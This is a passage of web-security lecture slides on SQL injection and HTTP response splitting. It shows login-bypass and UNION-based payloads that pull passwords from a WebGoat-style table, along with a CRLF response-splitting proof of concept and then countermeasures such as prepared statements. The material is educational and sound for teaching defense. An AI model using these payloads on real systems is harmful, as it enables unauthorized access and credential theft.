  - GET /path/login?user=Pete&pwd=tz&2_V HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE user='Pete' AND pwd='tz&2_V'
```

  - This returns one row and Pete is allowed to "enter the system"

- What happens if an attacker logs in:
  - He can do a brute force attack: try any username/password combination he wants:
  - GET /path/login?user=Max&pwd=testpwd HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE user='Max' AND pwd='testpwd'
```

  - But this is unlikely to ever return a row...

SQL Injection – Login (3)

- What happens if a clever attacker logs in:
  - He tries to manipulate the SQL query such that it always returns at least one row
  - With logins, this sometimes works with `' or ''='`
  - GET /path/login?user=' or "=' &pwd=' or "=' HTTP/1.1
  - Resulting SQL query:

```
SELECT * FROM User WHERE
user='' or ''='' AND pwd='' or ''=''
```

always TRUE

  - Since the WHERE clause is always true, the query returns all rows
  - The attacker is allowed to "enter the system" and gets the identity of the first entry in the table User
- Why the name SQL injection? → because the attacker has "injected own SQL code"

Testing for SQL Injection Vulnerabilities (1)


- A good way to test for the presence of a vulnerability is inserting a single quote character (') in form fields
  - If SQL queries are generated using string concatenation, this likely produces a syntactically invalid query
- Depending on the behavior of the application, one may then conclude the application is vulnerable or not
  - Hints at a vulnerable application: detailed SQL error message, erroneous behavior (screen layout, control flow), HTTP error codes (500 internal server error), etc.
  - Hints at a secure application: Error message about disallowed characters, termination of session, redirection to original screen, etc.

Testing for SQL Injection Vulnerabilities (2)

- Example: code segment on server to create query:

```
String query = "SELECT * FROM user_data WHERE last_name = '" +
request.getParameter("name") + "'";
```


- User enters an "expected" input, which produces a syntactically correct query:



Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

- An attacker that probes for SQL injection vulnerabilities:




Enter your last name: ' Go!

```
SELECT * FROM user_data WHERE last_name = '''
```

  - This query is syntactically not correct
  - If submitted to the database, the query will result in an SQL error
  - If the attacker is lucky, the detailed error message is leaked to the browser

Testing for SQL Injection Vulnerabilities (3)

- Inserting a well-formed name in the previous example produces the following result:




Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- Inserting a quote character indeed reveals a likely SQL injection vulnerability



Enter your last name: ' Go!

```
SELECT * FROM user_data WHERE last_name = '''
Unexpected end of command in statement [SELECT * FROM user_data WHERE last_name = ']
```


- In this case, we are very lucky as the response contains the malformed query and there's an additional error message

Exploiting an SQL Injection Vulnerability (1)

- We want to exploit the vulnerability to retrieve all users and their passwords stored in the database
- This requires a certain knowledge about the database structure
  - With open source products, this information is easily available
  - One can try to guess likely names (e.g. columns "userid", "password" in table "User")
  - Sometimes, access to system tables (also with SQL injection) is possible, e.g. sysobjects and syscolumns with MS SQL Server
- Our goal is to combine the predefined SELECT statement with a second one using a UNION
  - UNIONs require both queries to have the same number of columns
  - The data types of the individual columns must match (or be implicitly convertible)

Exploiting an SQL Injection Vulnerability (2)

- The predefined query displays 7 columns, so it's likely the SELECT statement also returns 7 columns



USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0

- We can easily verify this by inserting the following:

```
Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user_data WHERE '' = '
```

Finish the SELECT statement in the predefined query

Second SELECT statement


Handle last quote of the predefined SELECT query

- Receiving this, the server generates the following query:

```
SELECT * FROM user_data WHERE last_name = 'Smith' UNION
SELECT 1,2,3,4,5,6,7 FROM user_data WHERE '' = ''
```

Exploiting an SQL Injection Vulnerability (3)

- The response of the server is as follows:



USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	2	3	4	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- This tells us the following:
  - The query indeed returns 7 columns
  - The columns are listed "in order"
- To carry out the attack, assume we know that the information we are interested are userid, first_name, last_name and password in the table employee
- String to insert to carry out the attack:

```
Smith' UNION SELECT userid,first_name,last_name,4,password,6,7 FROM
employee WHERE '' = '
```


Using 1st, 2nd, 3rd and 5th columns guarantees matching types with the first select statement

Exploiting an SQL Injection Vulnerability (4)

- Query generated by the server:

```
SELECT * FROM user_data WHERE last_name = Smith' UNION SELECT
userid,first_name,last_name,4,password,6,7 FROM employee
WHERE '' = ''
```

- Result presented to the attacker:




USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	4	larry	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	4	moe	6	7
103	Curly	Stooge	4	curly	6	7
104	Eric	Walker	4	eric	6	7
105	Tom	Cat	4	tom	6	7
106	Jerry	Mouse	4	jerry	6	7
107	David	Giambi	4	david	6	7
108	Bruce	McGuirre	4	bruce	6	7
109	Sean	Livingston	4	sean	6	7
110	Joanne	McDougal	4	joanne	6	7
111	John	Wayne	4	john	6	7
112	Neville	Bartholomew	4	socks	6	7

SQL Injection – Countermeasures

- Input validation: On the server, check all data provided by the user
  - Restrict with respect to length and allowed characters (e.g. don't allow single quote characters)
- Do not use user input directly in SQL queries (string concatenation), but use prepared statements
  - Using prepared statements makes SQL injection virtually impossible
  - This enforces type checking, critical characters in parameters are escaped by the DBMS, only one (the originally defined) query is executed
- Avoid disclosing detailed database error information to the user
- Access the database with minimal privileges (principle of least privilege)

SQL Injection final Slide...


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: xkcd.com

HTTP Response Splitting

HTTP Response Splitting (1)

- Can possibly be executed when the server embeds received user data in HTTP response headers
  - The usually works best in the Location header of a redirection response (status code 302)

- Basic idea of the attack:
  - Create an HTTP request, which forces the web application to generate a response that is interpreted as two HTTP responses by the browser
  - The first response is partially controlled by the attacker
  - More important: the attacker controls the full second response, from the HTTP status line to the last byte of the content
  - This response can be used to display, e.g., a (malicious) login page

HTTP Response Splitting (2)

- Finding HTTP Response Splitting vulnerabilities can be done as follows:
  - Crawl the entire application and submit specific values for all form fields
  - Record all requests and responses (e.g. using WebScarab)
  - Search the responses for occurrences of the entered values in HTTP responses headers
  - With requests/responses where this was the case, perform a proof-of-concept exploit to check whether there exists a vulnerability
- Just like with XSS and HTML injection, the victim must "carry out the attack himself"
  - This will again be achieved by presenting him a prepared link

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

Finding HTTP Response Splitting Vulnerabilities

- Consider the following scenario:




HTTP Request:



```
POST http://ubuntu.dev:8080/WebGoat/lessons/General/redirect.jsp?Screen=1648199136&menu=100 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100
Cookie: JSESSIONID=6F0AAFAB92727CB540966B6E9981F305
Content-Type: application/x-www-form-urlencoded
Content-length: 37
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=

language=Switzerland&SUBMIT=Search%21
```

HTTP Response:




```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/WebGoat/attack?Screen=1648199136&menu=100&fromRedirect=yes&language=Switzerland
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Thu, 15 Mar 2012 09:59:20 GMT
```

User data is inserted into a HTTP response header
→ Potential HTTP Response Splitting Vulnerability

HTTP Response Splitting – Proof of Concept Exploit (1)

- To verify the vulnerability, we carry out a proof of concept exploit
- The following is submitted as the user input:



```
Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
```

Terminate first HTTP Response

Insert second HTTP Response

Here the HTTP response is split in two responses
→ thereby the name "HTTP Response Splitting"

- Assuming the web application does not check/filter the user input, it will be integrated into the Location header of the HTTP response

HTTP Response Splitting – Proof of Concept Exploit (2)

- Response generated by web server:

```
HTTP/1.1 302 Moved Temporarily
Server: Apache-Coyote/1.1
Location: http://ubuntu.dev:8080/
WebGoat/attack?Screen=1648199136&menu=100
&fromRedirect=yes&language=Switzerland
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 22

<html>Hacked!!!</html>
Content-Type: text/html;charset=ISO-8859-1
Content-length: 0
Date: Thu, 20 Feb 2012 09:13:57 GMT

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
...
```

First HTTP response from server → browser requests Location-URL

Second HTTP response from server → interpreted by browser as response to the request for the Location-URL

